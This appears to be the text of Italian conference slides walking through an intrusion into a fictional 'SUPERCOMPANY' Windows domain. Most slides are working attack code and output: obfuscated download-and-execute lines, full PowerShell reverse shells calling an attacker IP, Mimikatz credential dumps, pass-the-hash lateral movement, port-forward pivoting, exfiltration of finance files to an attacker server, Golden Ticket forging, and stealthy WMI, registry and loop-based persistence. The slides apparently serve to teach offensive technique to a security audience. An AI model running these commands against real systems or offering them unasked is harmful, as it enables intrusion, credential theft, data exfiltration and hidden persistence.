    `Obf`u`s`c""a'tio'"$([char]0x6E)" ➔ mimigatto.ps1 Invoke-mimikatz →ChiamaIlGatto DumpCreds → PrendiCroccantini Get-Win32Types → CheTipo32 CallDllMainSc1 → MaChiChiami Win32Functions → IOSFunctions … ➔ Download malware Invoke-Expression(New-Object System.Net.WebClient).DownloadString("https://bit.ly/Ev1l") ↓ `I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/Ev1l)
  • 21.
    Dovevamo far presto… Command:cmd /c set ALLUSERSPROFILE=C:ProgramData ... COMPUTERNAME=SRVINTRANET ... USERDOMAIN=SUPERCOMPANY USERNAME=SRVINTRANET$ Command: cmd /c systeminfo Host Name: SRVINTRANET OS Name: Microsoft Windows Server 2012 R2 Standard OS Version: 6.3.9600 N/A Build 9600 OS Manufacturer: Microsoft Corporation OS Configuration: Member Server OS Build Type: Multiprocessor Free Registered Owner: Windows User … System Manufacturer: VMware, Inc. …
  • 22.
    Dovevamo far presto… Command:cmd /c nltest /dclist:supercompany Get list of DCs in domain 'supercompany' from 'SRVDC1'. srvdc1.supercompany.local[PDC] [DS]Site: Default-First-Site-Name srvdc2.supercompany.local [DS]Site: Default-First-Site-Name ... The command completed successfully Command: cmd /c dir "c:program files (x86)" Volume in drive C has no label. Volume Serial Number is C050-5A8D Directory of c:program files (x86) 02/25/2017 08:59 AM <DIR> . 02/25/2017 08:59 AM <DIR> .. ... 02/25/2017 08:59 AM <DIR> Symantec ...
  • 23.
    ➔ Dalla webshellavevamo provato a lanciare una Reverse Shell (PS) ➔ Nulla di fatto! ➔ Evidentemente SRVINTRANET non aveva accesso a internet Reverse shell #1 Command: cmd /c powershell -nop -c "$client=New-Object System.Net.Sockets.TCPClient('IL_NOSTRO_IP',443); $stream=$client.GetStream(); [byte[]]$bytes = 0..65535|%{0}; while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){; $data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i); $sendback=(iex $data 2>&1 | Out-String );$sendback2=$sendback+'PS '+(pwd).Path + '> '; $sendbyte=([text.encoding]::ASCII).GetBytes($sendback2); $stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush() };$client.Close()"
  • 24.
    Piano B: reperirele credenziali ➔ Mimigatto, PrendiCroccantini! Command: cmd /c powershell -nop -exec bypass -command "import-module c:tomcatwebappscmdwarfilesmimigatto.ps1; ChiamaIlGatto -PrendiCroccantini" .#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / ## /* * * ## / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # sekurlsa::logonpasswords ... [00000003] Primary * Username : Administrator * Domain : SRVINTRANET * NTLM : 604603ab105adc8XXXXXXXXXXXXXXXXX * SHA1 : 7754ff505598bf3XXXXXXXXXXXXXXXXXXXXXXXXX ...
  • 25.
    Piano C: Noadmin logged-in? No problem! ➔ Con i privilegi di SYSTEM era facile reperire gli hash di local Administrator Command: cmd /c powershell -nop -exec bypass -command "import-module c:tomcatwebappscmdwarfilesmimigatto.ps1; ChiamaIlGatto -command '"lsadump::lsa /name:administrator /inject"'" .#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##. "A La Vie, A L'Amour" ## / ## /* * * ## / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 20 modules * * */ mimikatz(powershell) # lsadump::lsa /name:administrator /inject Domain : SRV2012 / S-1-5-21-938204560-2839928776-2225904511 RID : 000001f4 (500) User : administrator * Primary LM : NTLM : 604603ab105adc8XXXXXXXXXXXXXXXXX
  • 26.
  • 27.
    Lateral Reconnaissance: allaricerca di internet ➔ Possibili bersagli: SRVWSUS e SRVAV ◆ Uno di loro doveva uscire su Internet ➔ E poi quel SRVFILE1 … Command: cmd /c net view Server Name Remark ------------------------------------------------- SRVDC1 Domain controller PDC SRVDC2 Domain Controller SRVWSUS Server WSUS SRVAV Server AV SRVFILE1 File Server ...
  • 28.
    Lateral Movement: SRVWSUS ➔SRVWSUS accede ad Internet? ➔ Le hash catturate valgono su SRVWSUS? ➔ Pass-the-Hash con PS, si può? ◆ SMBExec.ps1 ◆ WMIExec.ps1 https://github.com/Kevin-Robertson/Invoke-TheHash
  • 29.
    Lateral Movement: SRVWSUS ➔Intanto sul nostro web server: $ cat r1.ps1 function Invoke-r1 { $client = New-Object Net.Sockets.TCPClient('NOSTRO_IP',443) $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0} while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) { $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i) $sendback = (iex $data 2>&1 | Out-String ) $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ' $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2) $stream.Write($sendbyte,0,$sendbyte.Length) $stream.Flush() } $client.Close() }
  • 30.
    Lateral Movement: SRVWSUS ➔Tramite Tomcat manager: upload di SMBExec.ps1 con l’autorun in coda: … Invoke-SMBExec -Target <SRVWSUS_IP> -Username Administrator -Hash 604603ab105adc8XXXXXXXXXXXXXXXXX -Command "powershell `"IEX(New-Object Net.WebClient).DownloadString(`'http://NOSTRO_IP/r1.ps1`'); Invoke-r1`"" ➔ Sulla nostra macchina: nc -lvp 443 ➔ Dalla webshell: Command: cmd /c powershell -nop -exec bypass -f c:tomcatwebappscmdwarfilessmbexec.ps1
  • 31.
    SRVWSUS: Finalmente unashell “decente” # nc -lvvp 443 connect to <NOSTRO_IP> from <COMPANY_PUBLIC_IP> 50341 PS C:Windowssystem32> whoami nt authoritysystem
  • 32.
  • 33.
    SRVWSUS: Alla ricercadi nuove credenziali ➔ E chi era questo utente di dominio “adm.arazzi”? PS C:tmp>iex (New-Object Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1'); ChiamaIlGatto -PrendiCroccantini mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 749566 (00000000:000b6ffe) Session : Interactive from 2 User Name : adm.arazzi Domain : SUPERCOMPANY Logon Server : SRVDC1 Logon Time : 9/11/2016 10:23:28 AM SID : S-1-5-21-3534665177-2148510708-2241433719-1001 msv : [00000003] Primary * Username : adm.arazzi * Domain : SUPERCOMPANY * NTLM : 446687c38d831f4XXXXXXXXXXXXXXXXX * SHA1 : 5cd9d993a606586XXXXXXXXXXXXXXXXXXXXXXXXX
  • 34.
    ➔ Un targetinteressante? Farà parte dei Domain Administrators? ➔ Come verificarlo? ➔ Pass-the-Hash con Mimikatz! SRVWSUS: adm.arazzi
  • 35.
    SRVWSUS: adm.arazzi PS c:tmp>cmd/c echo net user adm.arazzi /domain ^> c:tmpwhoisarazzi.txt > whoisarazzi.bat PS c:tmp>iex(New-Object Net.WebClient).DownloadString('http://NOSTRO_IP/mimigatto.ps1'); ChiamaIlGatto -command '"sekurlsa::pth /user:adm.arazzi /domain:supercompany /ntlm:446687c38d831f4XXXXXXXXXXXXXXXXX /run:c:tmpwhoisarazzi.bat"'
  • 36.
    SRVWSUS: adm.arazzi PS c:tmp>typewhoisarazzi.txt The request will be processed at a domain controller for domain supercompany.local. User name adm.arazzi Full Name antonio razzi Comment :-) User's comment Country/region code 000 (System Default) Account active Yes Account expires Never (..) Local Group Memberships *Administrators Global Group memberships *Group Policy Creator *Domain Users *Domain Admins *Schema Admins *Enterprise Admins
  • 37.
    Lateral Movement: SRVFILE1 ➔SRVWSUS diventa il pivot per accedere al FileServer: ➔ Su SRVWSUS download di una nuova reverse shell (attenzione all'IP!) PS c:tmp>netsh interface portproxy add v4tov4 listenport=8888 listenaddress=0.0.0.0 connectport=443 connectaddress=NOSTRO_IP PS c:tmp>IEX(New-Object Net.WebClient).DownloadFile('http://NOSTRO_IP/r2.ps1','c:tmpr2.ps1') $ cat r2.ps1 ... $client = New-Object System.Net.Sockets.TCPClient('<SRVWSUS_IP>',8888) ..
  • 38.
    Lateral Movement: SRVFILE1 ➔Download & Exec di HTTP.ps1, un mini server HTTP PS c:tmp>type http.ps1 # http.ps1 start-job { # will execute in bg $p="c:tmp" $H=New-Object Net.HttpListener $H.Prefixes.Add("http://+:8001/") $H.Start() ... PS c:tmp>IEX(New-Object Net.WebClient).DownloadFile('http://NOSTRO_IP/http.ps1','c:tmphttp.ps1'); .http.ps1 Id Job ... -- --- 6 Job6 ...
  • 39.
    Lateral Movement: SRVFILE1 ➔Alternativa a SMBExec? WMIExec! ➔ Auto-invoke alla fine, ovviamente PS c:tmp> IEX (New-Object Net.WebClient).DownloadFile('http://NOSTRO_IP/wmiexec.ps1','c:tmpwmiexec.ps1') Invoke-WMIExec -Target SRVFILE1_IP -Domain SUPERCOMPANY -Username adm.razzi -Hash 446687c38d831f4XXXXXXXXXXXXXXXXX -Command "powershell `"IEX (New-Object Net.WebClient).DownloadString(`'http://SRVWSUS_IP:80001/r2.ps1`'); Invoke-r2`""
  • 40.
  • 41.
    Lateral Movement: SRVFILE1 ➔Sulla nostra macchina: nc -lvp 443 ➔ Su SRVWSUS: PS C:tmp> .wmiexec.ps1 Command executed with process ID 4756 on SRVFILE1_IP
  • 42.
    Lateral Movement: SRVFILE1 ➔Et voilà! # nc -lvp 443 connect to NOSTRO_IP from <COMPANY_PUBLIC_IP> 49190 PS C:Windowssystem32> whoami supercompanyadm.arazzi
  • 43.
    Checkpoint: situazione shell ➔2 reverse shell in PowerShell: ◆ Su SRVWSUS siamo SYSTEM ◆ Su SRVFILE1 via SRVWSUS siamo Domain Administrator!!
  • 44.
    ➔ Grazie allashell su SRVFILE1 i dati sensibili ci stavano aspettando: ➔ Come fare exfiltration? ➔ Tentativo #1: Exfiltration via FTP Fallito Exfiltration Directory: F:FinanzaRiservato Mode LastWriteTime Length Name ---- ------------- ------ ---- -a--- 9/24/2016 2:20 AM 164468 Supersecret.docx -a--- 5/29/2016 6:41 PM 12288 Bilancio.xlsx …
  • 45.
    Exfiltration ➔ Ricordate KISS?Upload via HTTP sul nostro server? ➔ Per il client? Upload.ps1 http://blog.majcica.com/2016/01/13/powershell-tips-and-tricks-multipartform-data-requests/ <?php // index.php $fname = @$_FILES['fname']['name']; $fname_loc = @$_FILES['fname']['tmp_name']; echo (@move_uploaded_file($fname_loc,$fname))?"DONE":"ERROR";
  • 46.
    Exfiltration ➔ A questopunto occorreva un nuovo portforward su SRVWSUS ➔ Download upload.ps1 su SRVFILE1 via SRVWSUS # [SRVFILE1 <-> SRVWSUS:8889 <-> ATTACKER:80] interface portproxy add v4tov4 listenport=8889 listenaddress=0.0.0.0 connectport=80 connectaddress=NOSTRO_WEB_SERVER PS C:tmp> (New-Object Net.WebClient).DownloadFile('http://SRVWSUS:8889/upload.ps1','c:tmpupload.ps1')
  • 47.
  • 48.
    ➔ Dal FileServer Finalmenteupload! PS C:tmp> . .upload.ps1 PS C:tmp> invoke-upload -infile f:finanzariservatoSupersecret.docx -uri http://SRVWSUS:8889/ content:System.Net.Http.StreamContent DONE PS C:tmp> invoke-upload -infile f:finanzariservatobilancio.xlsx -uri http://SRVWSUS:8889/ content:System.Net.Http.StreamContent DONE
  • 49.
    Alternativa? PMFU! ➔ PMFU== Poor Man File Upload == niente fronzoli, minimal ➔ Sulla nostra macchina: PS C:tmp>$c=New-Object System.Net.Sockets.TCPClient('SRVWSUS_IP',8889); $s=[System.IO.File]::ReadAllBytes("f:finanzariservatosupersecret.docx"); $st=$c.GetStream();$st.Write($s,0,$s.Length);$st.Flush();$c.Close() # nc -lp 80 > supersecret.docx
  • 50.
    File grandi?! $src= "f:finanzariservato" $dst="c:tmpfiles.zip" [Reflection.Assembly]::LoadWithPartialName("System.IO.Compression.FileSystem") [System.IO.Compression.ZipFile]::CreateFromDirectory($src,$dst, [System.IO.Compression.CompressionLevel]::Optimal,$true)
  • 51.
  • 52.
    Fear the GoldenTicket attack* ➔ Il “Golden Ticket” è un ticket Kerberos (TGT) creato offline in modo tale da garantire l’accesso fraudolento ad un dominio AD, impersonando qualsiasi utente (anche il Domain Admin), e valido anche per 10 anni! ➔ Funziona anche se la vittima cambia la sua password ➔ Come è possibile? ◆ Il ticket e i dati autorizzativi sono firmati con gli hash dell’account “krbtgt” * by Benjamin DEPLY - mimikatz
  • 53.
    Golden Ticket? DIY! ➔PRE: nuovo portforwarding su SRVWSUS, smbexec.ps1, upload mimigatto.ps1, etc... per ottenere shell come SYSTEM sul domain controller ➔ Export hash di krbtgt con mimikatz e preso il SID del dominio: PS C:windowstemp>ChiamaIlGatto -command '"privilege::debug” "LSADump::LSA /name:krbtgt /inject"' > hash.txt PS C:windowstemp>type hash.txt Domain : SUPERCOMPANY / S-1-5-21-3534665177-2148510708-2241433719 RID : 000001f6 (502) User : krbtgt * Primary LM : NTLM : 3003567af268a4a94e26f410e84353f1 ... aes256_hmac (4096) : 9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155 aes128_hmac (4096) : 46be43e81ca521d647f332bd4e1b7897 des_cbc_md5 (4096) : d5ade3405ea183ce
  • 54.
    Golden Ticket? DIY! ➔E poi ... comodamente offline! mimikatz# kerberos::golden /admin:Administrator /domain:supercompany.LOCAL /sid:S-1-5-21-3534665177-2148510708-2241433719 /aes256:9bf24ba27d9ddf67e077cbab435e06e8006109bc572793868ea3864b465fd155 /ticket:admin.krb
  • 55.
    ➔ Da SRVWSUS:shell Local SYSTEM ➔ Download admin.krb (ticket kerberos) ➔ Pass-The-Ticket! Golden Ticket in action! mimikatz(powershell) # kerberos::ptt admin.krb * File: 'admin.krb': OK PS C:tmp> klist Current LogonId is 0:0x3e7 Cached Tickets: (1) #0> Client: Administrator @ supercompany.LOCAL Server: krbtgt/supercompany.LOCAL @ supercompany.LOCAL
  • 56.
    Golden Ticket inaction! # nc -lvp 443 … PS C:Windowssystem32> whoami supercompanyadministrator PS C:tmp> copy c:tmpr3.ps1 SRVDC1C$windowstempr3.ps1 PS C:tmp> wmic /authority:"kerberos:SUPERCOMPANYSRVDC1" /node:SRVDC1 process call create "powershell -exec bypass -windowstyle hidden -f c:windowstempr3.ps1" Executing (Win32_Process)->Create() Method execution successful. ... Long time persistence
  • 57.
  • 58.
    Persistenza ➔ Windows ManagementInstrumentation (WMI), un posto meno “scontato” dove aggiungere persistenza, sfruttando l’evento InstanceModificationEvent PS> $filterName = "JustForTestFilter" PS> $consumerName = "JustForTestConsumer" PS> $exePath = "C:windowshelpwindowsindexstorer.bat" PS> $Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 300" PS> $WMIEventFilter=Set-WmiInstance -Class __EventFilter -NameSpace "rootsubscription" -Arguments @{Name=$filterName;EventNameSpace="rootcimv2";QueryLanguage="WQL"; Query=$Query} -ErrorAction Stop PS> $WMIEventConsumer=Set-WmiInstance -Class CommandLineEventConsumer -Namespace "rootsubscription" -Arguments @{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exepath } PS> Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "rootsubscription" -Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
  • 59.
    Persistenza ➔ E laPS shell? Cosa fare nel caso di una caduta? ➔ No problem, ci si rialza! PS C:windowshelpwindowsindexstore>type r.bat @echo off :loop powershell -nop -executionpolicy bypass -windowstyle hidden -f C:windowshelpwindowsindexstorer.ps1 timeout /t 30 goto loop
  • 60.
    Persistenza ➔ Bonus trick:“autoruns” non se ne accorge! Windows Registry Editor Version 5.00 [HKEY_LOCAL_MACHINESoftwareMicrosoftWindowsCurrentVersionRun] "Stealth"="Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:windowshelpwindowsindexstorer.bat"" https://gist.githubusercontent.com/hasherezade/e3b5682fee27500c5dabf5343f447de3
  • 61.
    Tecniche e soluzioni“alternative” ➔ Reverse shell attraverso un Proxy? ➔ Basta aggiungere le configurazioni relative al Proxy/Credenziali nella nostra reverse shell S C:windowsind $rhost="X.X.X.X" $rport="80" $uri = "http://" + $rhost + ":" + $rport $proxy = [System.Net.WebRequest]::DefaultWebProxy $proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials $Request = [System.Net.HttpWebRequest]::Create("http://" + $rhost + ":" + $rport) $Request.Method = "CONNECT" $Request.Proxy = $Proxy $resp = $Request.getResponse() $respstream = $resp.GetResponseStream() $bflags = [Reflection.BindingFlags] "NonPublic,Instance" $rstype = $respstream.GetType() $connprop = $rstype.GetProperty("Connection", $bflags) $connection = $connprop.GetValue($respstream, $null) $conntype = $connection.GetType() ...
  • 62.
    Tecniche e soluzioni“alternative” ➔ “Multi-Netcat” reverse shell listener ◆ https://github.com/nemanjan00/reverse-shell-listenerS C:windowsind
  • 63.
    Grazie ai revisoridell’articolo originale ... .. a Mario e tutto lo staff di HackInBo Un saluto agli amici dello “Snado Team”!! PS>.installSNADO.ps1 -permanent Andrea <decoder.ap@gmail.com>, <@decoder_it> Giuseppe <giutrotta@gmail.com>, <@giutro>